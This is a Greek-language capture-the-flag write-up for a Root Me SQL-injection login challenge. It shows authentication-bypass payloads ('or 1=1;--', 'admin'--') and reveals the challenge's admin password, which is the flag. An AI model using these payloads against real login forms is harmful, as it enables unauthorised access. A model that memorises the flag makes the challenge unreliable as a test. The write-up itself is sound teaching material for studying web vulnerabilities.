Το SQL Injection είναι ένα από τις πιο συχνές hacking τεχνικές. Ουσιαστικά πρόκειται για την ικανότητα να εισάγουμε κώδικα μέσα σε κάποιο κομμάτι της σελίδας (για παράδειγμα σε κάποιο input field).

Ανοίγει μια σελίδα με ένα username και ένα password. Παρατηρώ πως από τις προσπάθειες να καταλάβω πως λειτουργεί η σελίδα με τα στοιχεία (“Βάζω ένα ‘ ως username και ένα dummy password”), πετάει το παρακάτω σφάλμα:





Παρατηρώ πως αν εισάγω ένα παραπάνω ' στο όνομα, το login μπερδεύεται οπότε υποθέτω πως εκτελεί κάποιο sql query σαν το παρακάτω:

```
SELECT * FROM Users WHERE username='$username' AND password='$password';
```

Αν προσπαθήσω να κάνω login με τα παρακάτω στοιχεία:


Username = "';--"

Password = "testopoulos"

Μου εμφανίζει ένα error message => "Error : no such user/password".

Γράφω username="" or 1=1;--" και password "testopoulos". Ουσιαστικά δηλαδή βάζω μια λογική συνθήκη που είναι πάντα αληθής.

← → ↻ ⚠ Not secure | challenge01.root-me.org/web-serveur/ch9/

 **Root Me**

## Authentication v 0.01

Welcome back user1 !

Your informations :

- username :

- password :

Login


Password

Παρατηρώ πως απο το inspect tab, δίνει το password του user1. Οπότε, προκειμένου να κλέψω το admin password, θα μπορούσα να δοκιμάσω μια αντίστοιχη λογική sql injection με username "admin"

Οπότε, επιστρέφω στην αρχική login form και βάζω τα παρακάτω credentials:

```
username="admin'—"  
password="testopoulos"
```

Παρατηρώ πως με οδηγεί στην ίδια form με πριν αλλα με user "admin"



The image shows a web application titled "Authentication v 0.01". It has a header with a skull icon. The main content area is light gray and contains the following text and form elements:

- Authentication v 0.01**
- Welcome back admin !**
- Your informations :**
- username :
- password :
- Hi master ! To validate the challenge use this password
- Login
- Password
- 

Από το inspect tab, μπορώ να δω το password:

```
<html>
  <head> ... </head>
  <body>
    <link rel="stylesheet" property="stylesheet" id="s" type="text/css"
      href="/template/s.css" media="all">
    <iframe id="iframe" src="https://www.root-me.org/?page=externe_head
      er" data-ruffle-polyfilled> ... </iframe>
    <h1>Authentication v 0.01</h1>
    <h2>Welcome back admin !</h2>
    <h3>Your informations :</h3>
    <p>
      "- username : "
      <input type="text" value="admin" disabled>
      <br>
      "- password : "
      ... <input type="password" value="t0_W34k!$" disabled> == $0
    </p>
    <br>
    "Hi master ! "
    <b>To validate the challenge use this password</b>
    <form action method="post"> ... </form>
  </body>
</html>
```

Άρα το password του admin είναι "t0\_W34k!\$". Μου λέει στον header να κάνω validate το challenge με αυτό το password.